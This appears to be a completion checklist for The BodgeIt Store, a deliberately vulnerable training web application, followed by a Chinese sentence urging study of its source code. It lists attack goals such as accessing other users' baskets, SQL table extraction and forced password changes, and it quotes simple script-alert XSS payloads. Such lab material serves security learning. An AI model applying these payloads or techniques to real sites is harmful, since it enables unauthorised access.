Find hidden content as a non admin user	✅
Find diagnostic data	✅
Level 1: Display a popup using: <script>alert("XSS")</script>.	✅
Level 2: Display a popup using: <script>alert("XSS")</script>	✅
Access someone elses basket	✅
Get the store to owe you money	✅
Change your password via a GET request	✅
Conquer AES encryption, and display a popup using: <script>alert("H@cked A3S")</script>	✅
Conquer AES encryption and append a list of table names to the normal results.	✅

我建议您继续阅读“ The BodgeIt Store”的源代码，以了解如何处理用户输入的内容以及如何成功完成漏洞发现和代码执行。